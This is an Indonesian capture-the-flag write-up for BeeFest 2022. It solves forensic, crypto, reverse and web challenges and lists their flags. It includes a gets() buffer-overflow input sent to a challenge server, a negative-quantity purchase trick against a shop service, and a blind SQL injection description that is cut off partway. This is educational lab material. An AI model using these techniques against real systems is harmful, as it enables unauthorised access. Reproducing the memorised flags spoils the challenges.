# WRITEUP


BeeFest 2022


*Rafi Nur Ardiansyah*

# Corrupted

Category : Forensic
Solusi :

Gambar corrupt karena chunk salah





Solusinya tinggal replace aja chunk ke IHDR (69684472 -> 49484452)


flag : **BEECTF{yes_chunk_indeed}**

# Sonic the Handsome

Category : Forensic
Solusi :

Saat diputar terdengar suara yang asing dan nampaknya terdapat pesan tersembunyi bila dilihat menggunakan spectrogram.




**BEECTF{n0W_Y0u_s3E_m3}**

# Julius Junior JR

Category : Crypto
Solusi :

Diberikan sebuah source seperti ini

C: > Users > rafim > Downloads > JuliusJuniorJR.py > ...

```python
#HEY, I'M JULIUS JUNIOR JR.

def encrypt(text,s):
    final_result= ""
    for i in range(len(text)):
        char = text[i]
        if (char.isupper()):
            final_result += chr((ord(char) + s-65) % 26 + 65)
        elif (char.islower()):
            final_result += chr((ord(char) + s - 97) % 26 + 97)
        elif (char.isnumeric()):
            final_result += chr((ord(char) + s - 48) % 10 + 48)
        else:
            final_result += char
    return final_result

text = ""
shift = 3
expected = "EHHFWI{3k_vw4oo_f7qw_diw6u_k6a_f7hvdu_f7hvdu_keq1543}"
text = input("NOOT NOOT!\nWhat's the General passcode?\n") #input here.
if(expected == encrypt(text,shift)):
    print("Yay You got the flag! WooHoo!")
    print(encrypt(text,shift))
else:
    print("Better luck next time! :)")
    print(encrypt(text,shift))
```

Terlihat itu adalah shift cypher tapi ada yang lain karena itu dibagi jadi 3 bagian, upper, lower, dan number. Gara gara ada script enc nya tinggal aku balik aja, memang kelihatan rumit tapi lebih cepat :v

```python
#HEY, I'M JULIUS JUNIOR JR.
import string

def encrypt(text,s):
    final_result= ""
    for i in range(len(text)):
        char = text[i]
        if (char.isupper()):
            final_result += chr((ord(char) + s-65) % 26 + 65)
        elif (char.islower()):
            final_result += chr((ord(char) + s - 97) % 26 + 97)
        elif (char.isnumeric()):
            final_result += chr((ord(char) + s - 48) % 10 + 48)
        else:
            final_result += char
    return final_result

text = string.printable
shift = -3
dict = {i:j for i,j in zip(text,encrypt(text,shift))}
expected = "EHHFWI{3k_vw4oo_f7qw_diw6u_k6a_f7hvdu_f7hvdu_keq1543}"
flag = ''
```

```
for i in range(len(expected)):
  flag += dict[expected[i]]
print(flag)
```


**BEECTF{0h_st1ll_c4nt_aft3r_h3x_c4esar_c4esar_hbn8210}**

# What is Happening?!

Category : Crypto
Solusi :

Untuk soal ini setelah searching ada yang namanya Keyboard Shift Cypher, lalu aku cari di google untuk decoder nya


Ada clue lanjutan untuk mendengar audio tsb, ternyata morse code. Tinggal decode lagi aja pake tools yang ada di google :V, kelamaan kalo manual





**BEECTF{JANGANBOLOSPRAMUKA}**

# Beefest Article

Category : Reverse
Solusi :

Sesuai deskripsi, pake fitur find di vscode




**BEECTF{C0ngrat5th1s15tH5mEsSaGEad23ikf29}**

# Too Easy

Category : Reverse
Solusi :

Waktu di disas main nya terlihat seperti ini

```
gef➤  disass main
Dump of assembler code for function main:
   0x0000000000401550 <+0>:     push   rbp
   0x0000000000401551 <+1>:     mov    rbp,rsp
   0x0000000000401554 <+4>:     sub    rsp,0x60
   0x0000000000401558 <+8>:     call   0x401740 <__main>
   0x000000000040155d <+13>:    lea    rcx,[rip+0x2a9c]        # 0x404000
   0x0000000000401564 <+20>:    call   0x402b78 <printf>
   0x0000000000401569 <+25>:    lea    rax,[rbp-0x40]
   0x000000000040156d <+29>:    mov    rdx,rax
   0x0000000000401570 <+32>:    lea    rcx,[rip+0x2a96]        # 0x40400d
   0x0000000000401577 <+39>:    call   0x402b70 <scanf>
   0x000000000040157c <+44>:    movzx  eax,BYTE PTR [rbp-0x40]
   0x0000000000401580 <+48>:    cmp    al,0x42
   0x0000000000401582 <+50>:    jne    0x40166b <main+283>
   0x0000000000401588 <+56>:    movzx  eax,BYTE PTR [rbp-0x3f]
   0x000000000040158c <+60>:    cmp    al,0x45
   0x000000000040158e <+62>:    jne    0x40166b <main+283>
   0x0000000000401594 <+68>:    movzx  eax,BYTE PTR [rbp-0x3e]
   0x0000000000401598 <+72>:    cmp    al,0x45
   0x000000000040159a <+74>:    jne    0x40166b <main+283>
   0x00000000004015a0 <+80>:    movzx  eax,BYTE PTR [rbp-0x3d]
   0x00000000004015a4 <+84>:    cmp    al,0x43
   0x00000000004015a6 <+86>:    jne    0x40166b <main+283>
   0x00000000004015ac <+92>:    movzx  eax,BYTE PTR [rbp-0x3c]
   0x00000000004015b0 <+96>:    cmp    al,0x54
   0x00000000004015b2 <+98>:    jne    0x40166b <main+283>
   0x00000000004015b8 <+104>:   movzx  eax,BYTE PTR [rbp-0x3b]
   0x00000000004015bc <+108>:   cmp    al,0x46
   0x00000000004015be <+110>:   jne    0x40166b <main+283>
   0x00000000004015c4 <+116>:   movzx  eax,BYTE PTR [rbp-0x3a]
   0x00000000004015c8 <+120>:   cmp    al,0x7b
   0x00000000004015ca <+122>:   jne    0x40166b <main+283>
```

Setelah di lihat lihat lagi ada yang suspicious karena terdapat jne yang berulang

**Jne** adalah fungsi di assembly yang bakalan jump ke suatu tempat jika not equal
**Cmp** adalah fungsi di assembly untuk nge compare kedua 2 value

Nah, kalo ada jne, je, dsb di assembly biasanya di atasnya ada fungsi cmp. Dari sana aku berkesimpulan character yang di compare pasti hasil flag nya.


Sebelum itu, karena BYTE PTR nya tidak urut aku urutin (bukan pijat) jadi spt ini

Dump of assembler code for function main.txt - Notepad

File Edit Format View Help

```
0x000000000040157c <+44>:    movzx  eax,BYTE PTR [rbp-0x40]
0x0000000000401580 <+48>:    cmp    al,0x42
0x0000000000401588 <+56>:    movzx  eax,BYTE PTR [rbp-0x3f]
0x000000000040158c <+60>:    cmp    al,0x45
0x0000000000401594 <+68>:    movzx  eax,BYTE PTR [rbp-0x3e]
0x0000000000401598 <+72>:    cmp    al,0x45
0x00000000004015a0 <+80>:    movzx  eax,BYTE PTR [rbp-0x3d]
0x00000000004015a4 <+84>:    cmp    al,0x43
0x00000000004015ac <+92>:    movzx  eax,BYTE PTR [rbp-0x3c]
0x00000000004015b0 <+96>:    cmp    al,0x54
0x00000000004015b8 <+104>:   movzx  eax,BYTE PTR [rbp-0x3b]
0x00000000004015bc <+108>:   cmp    al,0x46
0x00000000004015c4 <+116>:   movzx  eax,BYTE PTR [rbp-0x3a]
0x00000000004015c8 <+120>:   cmp    al,0x7b
0x00000000004015e8 <+152>:   movzx  eax,BYTE PTR [rbp-0x39]
0x00000000004015ec <+156>:   cmp    al,0x73
0x0000000000401610 <+192>:   movzx  eax,BYTE PTR [rbp-0x38]
0x0000000000401614 <+196>:   cmp    al,0x55
0x00000000004015f0 <+160>:   movzx  eax,BYTE PTR [rbp-0x37]
0x00000000004015f4 <+164>:   cmp    al,0x70
0x0000000000401608 <+184>:   movzx  eax,BYTE PTR [rbp-0x36]
0x000000000040160c <+188>:   cmp    al,0x33
0x00000000004015dc <+140>:   movzx  eax,BYTE PTR [rbp-0x35]
0x00000000004015e0 <+144>:   cmp    al,0x52
0x0000000000401600 <+176>:   movzx  eax,BYTE PTR [rbp-0x34]
0x0000000000401604 <+180>:   cmp    al,0x5f
0x0000000000401618 <+200>:   movzx  eax,BYTE PTR [rbp-0x33]
0x000000000040161c <+204>:   cmp    al,0x33
0x0000000000401620 <+208>:   movzx  eax,BYTE PTR [rbp-0x32]
0x0000000000401624 <+212>:   cmp    al,0x7a
0x00000000004015f8 <+168>:   movzx  eax,BYTE PTR [rbp-0x31]
0x00000000004015fc <+172>:   cmp    al,0x5f
0x0000000000401630 <+224>:   movzx  eax,BYTE PTR [rbp-0x30]
0x0000000000401634 <+228>:   cmp    al,0x52
0x0000000000401638 <+232>:   movzx  eax,BYTE PTR [rbp-0x2f]
0x000000000040163c <+236>:   cmp    al,0x33
0x0000000000401628 <+216>:   movzx  eax,BYTE PTR [rbp-0x2e]
0x000000000040162c <+220>:   cmp    al,0x76
0x0000000000401640 <+240>:   movzx  eax,BYTE PTR [rbp-0x2d]
0x0000000000401644 <+244>:   cmp    al,0x21
0x0000000000401648 <+248>:   movzx  eax,BYTE PTR [rbp-0x2c]
0x000000000040164c <+252>:   cmp    al,0x21
0x0000000000401650 <+256>:   movzx  eax,BYTE PTR [rbp-0x2b]
0x0000000000401654 <+260>:   cmp    al,0x21
0x00000000004015d0 <+128>:   movzx  eax,BYTE PTR [rbp-0x2a]
0x00000000004015d4 <+132>:   cmp    al,0x7d
```

Setelah urut tinggal di ambil value yang akan di compare, di sini aku pake tools dari google lagi mwehehhe biar cepet aja :v




**BEECTF{sUp3R_3z_R3v!!!}**

# abcd

Category : Reverse
Solusi :

Di sini sudah kelihatan pake gets, buff 8, kalo mau flag angka harus 33

```c
int main()
{
    setbuf(stdin, NULL);
    setbuf(stdout, NULL);
    setbuf(stderr, NULL);

    while (1)
    {
        int angka = 0;
        char nama[8];

        printf("Masukkan nama: ");
        gets(nama);

        if (angka == 33)
        {
            system("cat flag.txt");
        }
        else
        {
            printf("Hai %s, nilai angka = %d\n\n", nama, angka);
        }
    }
}
```

character 33 adalah **!**, overflow buffer **nama** ada 8 karakter, bakal tumpah ke angka

```
In [1]: chr(33)
Out[1]: '!'
```

```
PS C:\Users\rafim> wsl
┌──(kyruuu㉿DESKTOP-B0VER0Q)-[/mnt/c/Users/rafim]
└─$ nc chall.petircysec.xyz 56789
Masukkan nama: aaaaaaaa!
BEECTF{AbcD_d0nt_Forg37_413out_ASCI1}
Masukkan nama:
```

**BEECTF{AbcD_d0nt_Forg37_413out_ASCI1}**

## General Store

Category : Reverse
Solusi :
Saya pernah mengerjakan soal semacam ini sebelumnya,disini saya langsung beli thank you string sebanyak -100000000, lalu balance bakalan bertambah karena 10 - (-100000000) = 100000010 dan cukup buat beli flag.


```
┌──(kyruuu㉿DESKTOP-B0VER0Q)-[/mnt/c/Users/rafim]
└─$ nc 68.183.188.198 3821
OUR MENU:
1. Thank you <3 string (1$)
2. Bye <3 string (1$)
3. Flag string (100000000$)
4. Exit
Your balance now 10$
Select option (1-4): 1
How much? : -100000000
Thank you <3
OUR MENU:
1. Thank you <3 string (1$)
2. Bye <3 string (1$)
3. Flag string (100000000$)
4. Exit
Your balance now 100000010$
Select option (1-4): 3
How much? : 1
Flag: BEECTF{This_1s_0ur_5pec1al_M3NU}
```

**BEECTF{This_1s_0ur_5pec1al_M3NU}**

# Misc Transaction

Category : Misc
Solusi :

Tinggal di track saja transaksi BTC nya. Sesuai soal flag adalah address tujuan.





**BEECTF{1PedixBEkHdowXfn2hgwu8h64jAa3sNNr2}**


# iDoor

Category : web
Solusi :


Di sini setiap kita beli barang akan tercatat di server, dan kita bisa mencarinya pada order history





Pada soal tertulis orang pertama yang beli pintu dapet flag, karena hanya tercantum 1st April 2022 aku berencana untuk bruteforce dari jam 00 - 24. Tapi kata probset bukan




Akhirnya saya coba dari jam 00. Sebelum di input, di convert dlu karena itu format di unix. Lagi lagi saya pake tools online







**BEECTF{0fc_1ts_s0_0bv10us_1z1_34592949031}**

## Seeq well


Category : web
Solusi :


Soal ini aku awalnya mau pake UNION tapi tidak work karena ga keluar outputnya :( akhirnya aku nyoba blind sql.

Karena kita udah dapet semua user kita bisa pilih salah satu




Untuk konsepnya simpel aja sih karena kita punya usernya kita tinggal leak datanya satu satu.
Jadi gini, kita bakal pake operasi AND karena kalo AND kedua input harus true.
Contoh:




Awal awal aku leak length database nya, ternyata ada 10



